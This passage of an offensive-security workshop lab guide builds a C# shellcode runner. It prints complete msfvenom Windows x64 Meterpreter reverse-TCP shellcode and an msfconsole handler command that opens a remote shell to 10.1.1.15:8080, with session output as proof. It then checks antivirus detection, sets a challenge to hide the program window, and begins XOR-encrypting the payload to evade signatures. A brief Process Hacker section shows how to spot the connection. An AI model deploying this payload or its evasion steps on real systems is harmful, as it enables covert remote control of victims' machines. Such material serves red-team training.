0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,0x41,0x57,0x59,0x68,0x00,0x40,
0x00,0x00,0x41,0x58,0x6a,0x00,0x5a,0x41,0xba,0x0b,0x2f,0x0f,0x30,0xff,0xd5,
0x57,0x59,0x41,0xba,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x49,0xff,0xce,0xe9,0x3c,
0xff,0xff,0xff,0x48,0x01,0xc3,0x48,0x29,0xc6,0x48,0x85,0xf6,0x75,0xb4,0x41,
0xff,0xe7,0x58,0x6a,0x00,0x59,0xbb,0xe0,0x1d,0x2a,0x0a,0x41,0x89,0xda,0xff,
0xd5 };
root@kali:~#
```

Next we start the **Postgresql** service then launch **Metasploit** with the multi handler exploit to catch our payload when it gets executed on the target machine. Run the following command:


service postgresql start

msfconsole -qx "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 10.1.1.15; set lport 8080; set EXITFUNC thread; set ExitOnSession false; exploit -j"




```
root@kali:~# service postgresql start
root@kali:~# msfconsole -qx "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 10.1.1.15; set lport 8080; set EXITFUNC thread; set ExitO
nSession false; exploit -j"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
lhost => 10.1.1.15
lport => 8080
EXITFUNC => thread
ExitOnSession => false
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.1.1.15:8080
msf6 exploit(multi/handler) > 
```

We switch back to our Development Environment and open the **program1.cs** file located in the Lab2 folder in **Notepad++**. Replace the shellcode in the file with the one you have generated.



```
// msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.1.1.15 LPORT=8080 EXITFUNC=thread -f csharp
byte[] shellcode = new byte[511] {
0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
0x51,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x56,0x48,
0x8b,0x52,0x20,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,0x48,0x8b,0x72,0x50,
0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,
0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,
0x01,0xd0,0x66,0x81,0x78,0x18,0x0b,0x02,0x0f,0x85,0x72,0x00,0x00,0x00,0x8b,
0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,0xd0,0x50,0x44,
0x8b,0x40,0x20,0x8b,0x48,0x18,0x49,0x01,0xd0,0xe3,0x56,0x4d,0x31,0xc9,0x48,
0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x01,0xd6,0x48,0x31,0xc0,0xac,0x41,0xc1,
0xc9,0x0d,0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,0x24,0x08,0x45,
0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,0x66,0x41,0x8b,
0x0c,0x48,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,0x41,0x8b,0x04,0x88,0x48,0x01,
0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,
0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,
0x4b,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x00,0x00,
0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x01,0x00,0x00,0x49,0x89,0xe5,
0x49,0xbc,0x02,0x00,0x1f,0x90,0x0a,0x01,0x01,0x05,0x41,0x54,0x49,0x89,0xe4,
0x4c,0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x07,0xff,0xd5,0x4c,0x89,0xea,0x68,
0x01,0x01,0x00,0x00,0x59,0x41,0xba,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,
0x41,0x5e,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,0x89,
0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,0x0f,0xdf,0xe0,0xff,0xd5,
0x48,0x89,0xc7,0x6a,0x10,0x41,0x58,0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,0xba,
0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0a,0x49,0xff,0xce,0x75,0xe5,
0xe8,0x93,0x00,0x00,0x00,0x48,0x83,0xec,0x10,0x48,0x89,0xe2,0x4d,0x31,0xc9,
0x6a,0x04,0x41,0x58,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,0x5f,0xff,0xd5,
0x83,0xf8,0x00,0x7e,0x55,0x48,0x83,0xc4,0x20,0x5e,0x89,0xf6,0x6a,0x40,0x41,
0x59,0x68,0x00,0x10,0x00,0x00,0x41,0x58,0x48,0x89,0xf2,0x48,0x31,0xc9,0x41,
0xba,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x48,0x89,0xc3,0x49,0x89,0xc7,0x4d,0x31,
0xc9,0x49,0x89,0xf0,0x48,0x89,0xda,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,
0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,0x41,0x57,0x59,0x68,0x00,0x40,
0x00,0x00,0x41,0x58,0x6a,0x00,0x5a,0x41,0xba,0x0b,0x2f,0x0f,0x30,0xff,0xd5,
0x57,0x59,0x41,0xba,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x49,0xff,0xce,0xe9,0x3c,
0xff,0xff,0xff,0x48,0x01,0xc3,0x48,0x29,0xc6,0x48,0x85,0xf6,0x75,0xb4,0x41,
0xff,0xe7,0x58,0x6a,0x00,0x59,0xbb,0xe0,0x1d,0x2a,0x0a,0x41,0x89,0xda,0xff,
0xd5 };
```

Compile program1.exe and execute it. If all has gone as expected we should get a meterpreter session on the Kali machine.



```
root@kali:~# service postgresql start
root@kali:~# msfconsole -qx "use exploit/multi/handler; set payload windows/
nSession false; exploit -j"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
lhost => 10.1.1.15
lport => 8080
EXITFUNC => thread
ExitOnSession => false
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.1.1.15:8080
msf6 exploit(multi/handler) > [*] Sending stage (200262 bytes) to 10.1.1.11
[*] Meterpreter session 1 opened (10.1.1.15:8080 -> 10.1.1.11:58461 ) at 202
```

Process Hacker [DESKTOP-MHB0T9F\John Doe]+ (...


Name	PID	CPU	I/O total ...
System Idle Process	0	88.43	
Registry	72		
csrss.exe	448		
wininit.exe	516		
csrss.exe	524	0.48	1.36 kB/s
winlogon.exe	616		
explorer.exe	3808	2.00	
SecurityHealthSystray.exe	6172		
VBoxTray.exe	6268	0.02	132 B/s
OneDrive.exe	6348		
notepad++.exe	6760		
ProcessHacker.exe	5240	1.49	
cmd.exe	4020		
program1.exe	5736	0.04	240 B/s
conhost.exe	5312	0.27	

C:\Users\John Doe\Desktop\Weaponized\AH2021Workshop-master\Labs\Lab2_ Simple shellcode runner\program1.exe


```
[+] Allocate memory in the current process
[+] Copying shellcode into allocated memory space
[+] Creating thread and running...catch your shell
```

We can use Kali to check our current running process id and compare it with that on Process Hacker for program1.exe. Run the following command on Kali:

getpid



```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getpid
Current pid: 5736
meterpreter >
```



Process Hacker [DESKTOP-MHB0T9F\John Doe]+ (...
Hacker View Tools Users Help
Refresh Options
Search Processes (Ctrl+K)
Processes Services Network Disk

Name	PID	CPU	I/O total ...	Private b...
System Idle Process	0	87.46		60 kB
Registry	72			4.2 MB
csrss.exe	448			1.54 MB
wininit.exe	516			1.28 MB
csrss.exe	524	0.26	768 B/s	1.78 MB
winlogon.exe	616			2.32 MB
explorer.exe	3808	1.45	1.88 kB/s	43.84 MB
SecurityHealthSystray.exe	6172			1.71 MB
VBoxTray.exe	6268	0.03	64 B/s	2.31 MB
OneDrive.exe	6348			26.23 MB
notepad++.exe	6760			13.31 MB
ProcessHacker.exe	5240	1.62		15.71 MB
cmd.exe	4020			3.16 MB
program1.exe	5736	0.04	240 B/s	10.65 MB
conhost.exe	5312	0.14		6.79 MB

CPU Usage: 12.54% | Physical memory: 1.75 GB (43.85%) | Processes: 125

Exercise 2

We can also inspect program1.exe further in Process Hacker. Open the **Network** tab and look for the program1.exe.



Process Hacker [DESKTOP-MHB0T9F\John Doe]+ (Administrator)
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
Search Network (Ctrl+K)
Processes Services Network Disk

Name	Local address	Local...	Remote address	Rem...	Prot...	State	Owner
lsass.exe (5...	DESKTOP-MHB0T9F	49664			TCP	Listen	
lsass.exe (5...	DESKTOP-MHB0T9F	49664			TCP6	Listen	
program1....	10.1.1.11	58461	10.1.1.15	8080	TCP	Establish...	
services.ex...	DESKTOP-MHB0T9F	49669			TCP	Listen	
services.ex...	DESKTOP-MHB0T9F	49669			TCP6	Listen	
spoolsv.ex...	DESKTOP-MHB0T9F	49668			TCP	Listen	Spooler
spoolsv.ex...	DESKTOP-MHB0T9F	49668			TCP6	Listen	Spooler
svchost.ex...	DESKTOP-MHB0T9F	49666			TCP	Listen	EventLog
svchost.ex...	DESKTOP-MHB0T9F	49666			TCP6	Listen	EventLog
svchost.ex...	DESKTOP-MHB0T9F	49667			TCP	Listen	Schedule
svchost.ex...	DESKTOP-MHB0T9F	49667			TCP6	Listen	Schedule
svchost.ex...	DESKTOP-MHB0T9F	7680			TCP	Listen	DoSvc
svchost.ex...	DESKTOP-MHB0T9F	7680			TCP6	Listen	DoSvc
svchost.ex...	DESKTOP-MHB0T9F	5353			UDP		Dnscache
svchost.ex...	DESKTOP-MHB0T9F	5355			UDP		Dnscache
svchost.ex...	DESKTOP-MHB0T9F	5353			UDP6		Dnscache
svchost.ex...	DESKTOP-MHB0T9F	5355			UDP6		Dnscache
svchost.ex...	DESKTOP-MHB0T9F	58325	20.199.120.151	443	TCP	Establish...	WpnService
svchost.ex...	DESKTOP-MHB0T9F	58428	20.199.120.151	443	TCP	Establish...	WpnService
svchost.ex...	DESKTOP-MHB0T9F	59508			UDP		iphlpsvc
svchost.ex...	DESKTOP-MHB0T9F	5040			TCP	Listen	CDPSvc
svchost.ex...	DESKTOP-MHB0T9F	5050			UDP		CDPSvc
svchost.ex...	DESKTOP-MHB0T9F	1900			UDP		SSDPSRV

CPU Usage: 12.12% Physical memory: 1.76 GB (44.11%) Processes: 125


We can see program1 has a **TCP** network connection with a remote IP: **10.1.1.15** on port: **8080**. This is one way to look for weird network traffic from applications on a machine.

You can test how does the Simple shellcode runner go against AV engines using https://antican.me



****Note:** Sometimes the site may say: **Free Scans Temporarily Unavailable!** so be patient and go back to try again later. Keep in mind that the free option only allows you 5 uploads per day.*

The file gets detected by 10 out of 26 AV engines. Of key importance is **Windows Defender** as this is what our Development Environment is running and we can test our loader on it.



ANTISCAN.ME

```
Filename:   program1.exe
MD5:        77b949c3397b6a0c2733b22fb9b6541a
Scan date:  04-11-2021 21:00:15
```

Detection 10/26

Ad-Aware Antivirus Generic.Exploit.Shellcode.4.F21589E5	Eset NOD32 Antivirus a variant of MSIL/Kryptik.DST trojan
AhnLab V3 Internet Security Clean	Fortinet Antivirus MSIL/Rozena.N!tr
Alyac Internet Security Generic.Exploit.Shellcode.4.F21589E5	IKARUS anti.virus Clean
Avast Internet Security Clean	F-Secure Anti-Virus Clean
AVG Anti-Virus Clean	Malwarebytes Anti-Malware Clean
Avira Antivirus TR/Rozena.Gen	Panda Antivirus Clean
Webroot SecureAnywhere Clean	Kaspersky Internet Security HEUR:Trojan.Win32.Generic
BitDefender Total Security Clean	McAfee Endpoint Protection Clean
BullGuard Antivirus detected	Sophos Anti-Virus Clean
ClamAV Clean	Trend Micro Internet Security Clean
Dr.Web Security Space 11 Clean	Windows Defender Trojan:Win64/Meterpreter.B
Emsisoft Anti-Malware Generic.Exploit.Shellcode.4.F21589E5	Zone Alarm Antivirus HEUR:Trojan.Win32.Generic
Comodo Antivirus Clean	Zillya Internet Security Clean

ANTISCAN.ME - NO DISTRIBUTE ANTIVIRUS SCANNER

Challenge: Modify the program1.cs code to leverage a Windows API call that will keep the program1.exe window hidden from the user.

Lab3: AV signatures and heuristic evasion


In this lab we will enhance our Simple shellcode runner to have some additional capabilities to avoid signature and certain behavioural patterns that flag applications as malicious.

Exercise 1

On the Development Environment open **encryptor.cs** and replace the shellcode in the file with the one we previously generated.

```
// msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.1.1.15 LPORT=8080 EXITFUNC=thread -f csharp
byte[] shellcode = new byte[511] {0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,0x20,0x51,0x56,0x4d,0x31,0xc9,0x48,
byte[] xorshellcode;
```

Run the **encryptor.exe** to get the XOR'd shellcode that we will replace in the **program1.cs** file.




Developer Command Prompt for VS 2019

```
C:\Users\John Doe\Desktop\Weaponized\AH2021Workshop-master\Labs\Lab3_ AV signature and heuristic evasion>encryptor.exe
byte[] shellcode = new byte[511] { 0xbd, 0x1a, 0xca, 0xa7, 0xb1, 0xa0, 0x8d, 0x43, 0x4b, 0x4f, 0x0f, 0x10, 0x13, 0x19, 0
x11, 0x10, 0x1e, 0x09, 0x72, 0x99, 0x2a, 0x06, 0xca, 0x00, 0x29, 0x0b, 0xca, 0x1a, 0x59, 0x0b, 0xc0, 0x1d, 0x6e, 0x09, 0
xd9, 0x3b, 0x13, 0x09, 0x47, 0xf6, 0x09, 0x01, 0x02, 0x7f, 0x88, 0x1a, 0x78, 0x83, 0xed, 0x74, 0x20, 0x3f, 0x49, 0x63, 0
x6e, 0x00, 0x93, 0x80, 0x4e, 0x00, 0x49, 0x80, 0xa1, 0xa6, 0x1d, 0x06, 0xca, 0x00, 0x69, 0xc8, 0x03, 0x74, 0x00, 0x12, 0
x03, 0x4e, 0x9e, 0x27, 0xd3, 0x31, 0x5b, 0x4a, 0x4a, 0x4e, 0xc6, 0x39, 0x4f, 0x4e, 0x41, 0xd9, 0xc9, 0xcb, 0x41, 0x48, 0
x41, 0x0b, 0xce, 0x8f, 0x3a, 0x26, 0x1a, 0x48, 0x93, 0xca, 0x00, 0x59, 0x07, 0xc0, 0x0f, 0x6e, 0x11, 0x1b, 0x48, 0x93, 0
xa2, 0x1e, 0x0c, 0x72, 0x82, 0x07, 0xb1, 0x88, 0x13, 0xc2, 0x77, 0xc9, 0x00, 0x40, 0x95, 0x03, 0x7e, 0x8e, 0x00, 0x93, 0
x80, 0x4e, 0xed, 0x09, 0x40, 0x82, 0x73, 0xaf, 0x3b, 0xb0, 0x1e, 0x4a, 0x0f, 0x65, 0x40, 0x04, 0x7a, 0x9a, 0x3a, 0x96, 0
x19, 0x16, 0xc2, 0x03, 0x65, 0x01, 0x40, 0x93, 0x2d, 0x0e, 0xc5, 0x4d, 0x1a, 0x0d, 0xc8, 0x01, 0x54, 0x08, 0x42, 0x9b, 0
x0e, 0xc5, 0x45, 0xda, 0x01, 0x42, 0x91, 0x09, 0x19, 0x02, 0x13, 0x11, 0x17, 0x1b, 0x13, 0x11, 0x02, 0x18, 0x09, 0x1b, 0
x0b, 0xc8, 0xa3, 0x6e, 0x00, 0x00, 0xb6, 0xa3, 0x19, 0x09, 0x18, 0x19, 0x03, 0xc4, 0x5c, 0xa8, 0x19, 0xb6, 0xbc, 0xbe, 0
